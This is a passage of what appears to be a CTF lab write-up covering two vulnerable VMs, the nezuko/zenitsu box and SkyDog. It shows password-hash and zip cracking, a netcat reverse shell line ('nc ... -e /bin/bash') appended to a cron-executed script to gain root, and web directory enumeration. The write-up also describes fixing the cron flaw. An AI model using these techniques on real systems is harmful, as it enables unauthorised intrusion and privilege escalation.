cd nezuko
nezuko@ubuntu:~$ ls
ls
from_zenitsu  nezuko.txt
nezuko@ubuntu:~$ cat nezuko.txt
cat nezuko.txt
Congratulations! You have found nezuko! Now, try to surpass your limit! Right here, right now..
.
```

Exploring the from_zenitsu directory, you find a perioding task at a given time. These messages are executed every five minutes, this script can be found in the zenitsu account

```
nezuko@ubuntu:~$ ls
ls
from_zenitsu  nezuko.txt
nezuko@ubuntu:~$ cd from zenitsu
cd from zenitsu
bash: cd: too many arguments
nezuko@ubuntu:~$ cd from_zenitsu
cd from_zenitsu
nezuko@ubuntu:~/from_zenitsu$ ls
ls
new_message_21-08-2019_01:13  new_message_24-03-2022_15:30
```

However, I don't permission to the file, since zenitsu belongs to the root user. The conclusion is to penetrate the zenitsu account.

```
nezuko@ubuntu:/home/zenitsu/to_nezuko$ ls -la
ls -la
total 12
drwxr-xr-x 2 zenitsu root    4096 Mar 24 21:19 .
drwxr-xr-x 5 zenitsu zenitsu 4096 Mar 23 18:17 ..
-rw-r--r-- 1 zenitsu root     186 Mar 24 21:22 send_message_to_nezuko.sh
nezuko@ubuntu:/home/zenitsu/to_nezuko$
```

Privilege Escalation

After checking the etc/passwd file, it was readable, then copied the hash and created a file zeny.txt and pasted the hash there. Lastly, I used john the ripper to crack the password hash of the user zenitsu. The password was found to be "meowmoew"


```
┌──(root💀 kali)-[/home/fmugire]
└─# john --show zeny.txt
zenitsu:meowmeow

1 password hash cracked, 0 left
```

I transverse to the user, zenitsu after getting the password. The script was found to to _nezuko directory, and I replaced the message with my command to gain root access. The purpose of nc is to point back to my machine.

```
cd nezuko
zenitsu@ubuntu:/home/nezuko$ ls
ls
from_zenitsu  nezuko.txt
zenitsu@ubuntu:/home/nezuko$ cd ..
cd ..
zenitsu@ubuntu:/home$ ls
ls
nezuko  zenitsu
zenitsu@ubuntu:/home$ cd zenitsu
cd zenitsu
zenitsu@ubuntu:~$ ls
ls
to_nezuko  zenitsu.txt
zenitsu@ubuntu:~$cd to_nezuko
cd cd to_nezuko
bash: cd: too many arguments
zenitsu@ubuntu:~$ ls
ls
to_nezuko  zenitsu.txt
zenitsu@ubuntu:~$ cd cd_nezuko
cd cd_nezuko
bash: cd: cd_nezuko: No such file or directory
zenitsu@ubuntu:~$ cd to_nezuko
cd to_nezuko
zenitsu@ubuntu:~/to_nezuko$ ls
ls
send_message_to_nezuko.sh
zenitsu@ubuntu:~/to_nezuko$ ls
ls
send_message_to_nezuko.sh
zenitsu@ubuntu:~/to_nezuko$ echo 'nc 192.168.56.105 1234 -e /bin/bash' >>
send_message_to_nezuko.sh
ssage_to_nezuko.sh6.105 1234 -e /bin/bash' >>send_mes
zenitsu@ubuntu:~/to_nezuko$
```

However, before executing the script, I was listening to the port specified in the script from another terminal.

After running the script, I waited for approximately 5 mins to get the shell.




Analyzing the below Wireshark image, illustrates the root privileges being escalated, the whoami command shows its root. However, I went further to capture the flag in the root.txt file.

```
id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
uname -n
ubuntu
cd /
cd root
ls
root.txt
snap
cat root.txt
Congratulations on getting the root shell!
Tell me what do you think about this box at my twitter, @yunaranyancat
```


Fixing the vulnerability: Fix the automatic scheduling(cron jobs) vulnerability, without deleting the original task scheduling script.

After gaining root access I rushed to the /var/spool/cron/crontabs directory to edit the root cronjob file by commenting on the line that executes automatic scheduling.



Since editing the file with nano was causing chaos, I tried with sed command that comments every line with # symbol to every start of the line.

However, this did not solve the issue because the shell was got after 5 mins of listening using the Netcat command. The remaining solution was to delete the file maintaining the cronjob using crontab -r. After running this command, I listened again and waited again for 5 minutes, But the shell did not appear, this appeared to have fixed the automatic cronjob.



SKYDOG:

SkyDog CTF challenge lab was designed by Mr. James Bower. The purpose of this CTF is to find all six flags hidden throughout the server by the hacking network and system services.

Network scanning

After running the lab in the virtual box, I used the arp-scan to check the IP addresses of the lab.

Attack Machine: 192.168.56.105

Victim Machine: 192.168.56.109

Then preceded to aggressive scan using nmap for further process.

From the results, I found ports 22(SSH), 80(HTTP) open

```
┌──(root💀 kali)-[/home/fmugire]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:43:73:bc, IPv4: 192.168.56.105
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:0a       (Unknown: locally administered)
192.168.56.100  08:00:27:6b:0f:e9       PCS Systemtechnik GmbH
192.168.56.109  08:00:27:ef:0b:15       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.079 seconds (123.14 hosts/sec). 3 responded

┌──(root💀 kali)-[/home/fmugire]
└─# nmap 192.168.56.109 -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-30 09:29 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.109
Host is up (0.0010s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
MAC Address: 08:00:27:EF:0B:15 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.27 seconds
```

Enumeration :

To enumerate the victim machine, I explored the browser on the HTTP service. I found a static image of a dog encouraging to capture flags.

After inspecting this web, I downloaded the image and used the exif tool for further is inspection.


```
┌──(root💀 kali)-[/home/fmugire/SKYDOG]
└─# exif dog.jpg
EXIF tags in 'dog.jpg' ('Motorola' byte order):
-------------------+-------------------------------------------------------
Tag                |Value
-------------------+-------------------------------------------------------
Software           |Adobe ImageReady
XP Comment         |flag{abc40a2d4e023b42bd1ff04891549ae2}
Padding            |2060 bytes undefined data
X-Resolution       |72
Y-Resolution       |72
Resolution Unit    |Inch
Padding            |2060 bytes undefined data
Exif Version       |Exif Version 2.1
FlashPixVersion    |FlashPix Version 1.0
Color Space        |Uncalibrated
-------------------+-------------------------------------------------------
```

The first flag was identified as an MD5 hash, and using an MD5 cracker online it translated to Welcome Home.

✔ Found:


```
abc40a2d4e023b42bd1ff04891549ae2:Welcome Home
```

Using the dirb and nikto tools on the IP address, I find a fishy txt document that is present in both results. Called robots.txt



Adding on the URL as a directory, I find a flag on top of the web page.

The webpage has 15 entries allowed and 252 disallowed.




```
192.168.56.109/robots.txt
Not secure | 192.168.56.109/robots.txt

# Congrats Mr. Bishop, your getting good - flag{cd4f10fcba234f0e8b2f60a490c306e6}
#
User-agent:*
Disallow: /search
Allow: /search/about
Disallow: /sdch
Disallow: /groups
Disallow: /catalogs
Allow: /catalogs/about
Allow: /catalogs/p?
Disallow: /catalogues
Allow: /newsalerts
Disallow: /news
Allow: /news/directory
Disallow: /nwshp
Disallow: /setnewsprefs?
Disallow: /index.html?
Disallow: /?
Allow: /?hl=
Disallow: /?hl=*&
Allow: /?hl=*&gws_rd=ssl$
Disallow: /?hl=*&*&gws_rd=ssl
Allow: /?gws_rd=ssl$
Allow: /?pt1=true$
Disallow: /addurl/image?
Allow:    /mail/help/
Disallow: /mail/
Disallow: /pagead/
Disallow: /relpage/
Disallow: /relcontent
Disallow: /imgres
Disallow: /imglanding
Disallow: /sbd
Disallow: /keyword/
Disallow: /u/
```

Again, using an MD5 cracker online the second flag translated to Bots.


```
✔ Found:
cd4f10fcba234f0e8b2f60a490c306e6:Bots
```

I progressed by substituting, robots.txt to /Setec directory. One of the allowed entries of the webpage.




```
192.168.56.109/robots.txt
Not secure | 192.168.56.109/robots.txt
Disallow: /videoprograminfo?
Allow: /maps?*output=classic*
Allow: /maps/api/js?
Allow: /maps/d/
Disallow: /maps?
Disallow: /mapstt?
Disallow: /mapslt?
Disallow: /maps/stk/
Disallow: /maps/br?
Disallow: /mapabcpoi?
Disallow: /maphp?
Disallow: /mapprint?
Disallow: /maps/api/js/
Disallow: /maps/api/staticmap?
Disallow: /mld?
Disallow: /staticmap?
Disallow: /places/
Allow: /places/$
Allow: /Setec/
Disallow: /maps/preview
Disallow: /maps/place
Disallow: /help/maps/streetview/partners/welcome/
Disallow: /help/maps/indoormaps/partners/
Disallow: /lochp?
Disallow: /center
Disallow: /ie?
Disallow: /sms/demo?
Disallow: /katrina?
Disallow: /blogsearch?
Disallow: /blogsearch/
Disallow: /blogsearch_feeds
Disallow: /advanced_blog_search
Disallow: /uds/
```

After inspecting the image, I found a weird directory as illustrated below. Setec/Astronomy



Exploring the webpage, I noticed a zip file called whistler.zip



Downloading it to my kali machine, I employed a fcrackzip tool together with the rock.txt file (dictionary attack) to unzip the file.

After all, the password was found to be: yourmother

However, it came with a flag, and a Questtofindcosmo.txt file

```
┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# ls
 companytraffic.pcap   QuesttoFindCosmo.txt  'Whistler (1).zip'
 flag.txt              rockyou.txt           'Whistler (2).zip'
 jax                   ukuri                  Whistler.zip

┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# unzip 'Whistler (1).zip'
Archive:  Whistler (1).zip
[Whistler (1).zip] flag.txt password:

┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# fcrackzip -vuD -p rockyou.txt 'whistler (1).zip'                    80 ×
skipping 'whistler (1).zip': No such file or directory
no usable files found

┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# fcrackzip -vuD -p rockyou.txt 'Whistler (1).zip'                     1 ×
found file 'flag.txt', (size cp/uc     50/    38, flags 9, chk 874a)
found file 'QuesttoFindCosmo.txt', (size cp/uc     72/    61, flags 9, chk 83b5)


PASSWORD FOUND!!!!: pw == yourmother

┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# cat flag.txt
flag{1871a3c1da602bf471d3d76cc60cdb9b}

┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# cat QuesttoFindCosmo.txt
Time to break out those binoculars and start doing some OSINT
```

The flag translated to yourmother, while in the file theie was a text giving a hint to use the OSINT (open-source intelligence)

```
✔ Found:
1871a3c1da602bf471d3d76cc60cdb9b:yourmother
```


The OSINT as a clue directed me to the movie sneakers, where I fetched a its URL at the IMDB of the movie and apply the CEWL tool to create a dictionary file of words from the website.

```
┌──(root💀 kali)-[/home/fmugire/Downloads]
└─# cewl --depth 1 https://www.imdb.com/title/tt0105435/trivia?ref_=tt_ql_2 -w dic
t.txt
```


Next, I exploited the web directories using the dict.txt to get useful directories names with a help of the dirb command.

```
└─# dirb http://192.168.56.109/ dict.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar 30 03:50:13 2022
URL_BASE: http://192.168.56.109/
WORDLIST_FILES: dict.txt

-----------------

GENERATED WORDS: 13139

---- Scanning URL: http://192.168.56.109/ ----
==> DIRECTORY: http://192.168.56.109/PlayTronics/
==> DIRECTORY: http://192.168.56.109/Setec/

---- Entering directory: http://192.168.56.109/PlayTronics/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.109/Setec/ ----
==> DIRECTORY: http://192.168.56.109/Setec/Astronomy/

---- Entering directory: http://192.168.56.109/Setec/Astronomy/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Wed Mar 30 03:50:52 2022
DOWNLOADED: 26278 - FOUND: 0
```

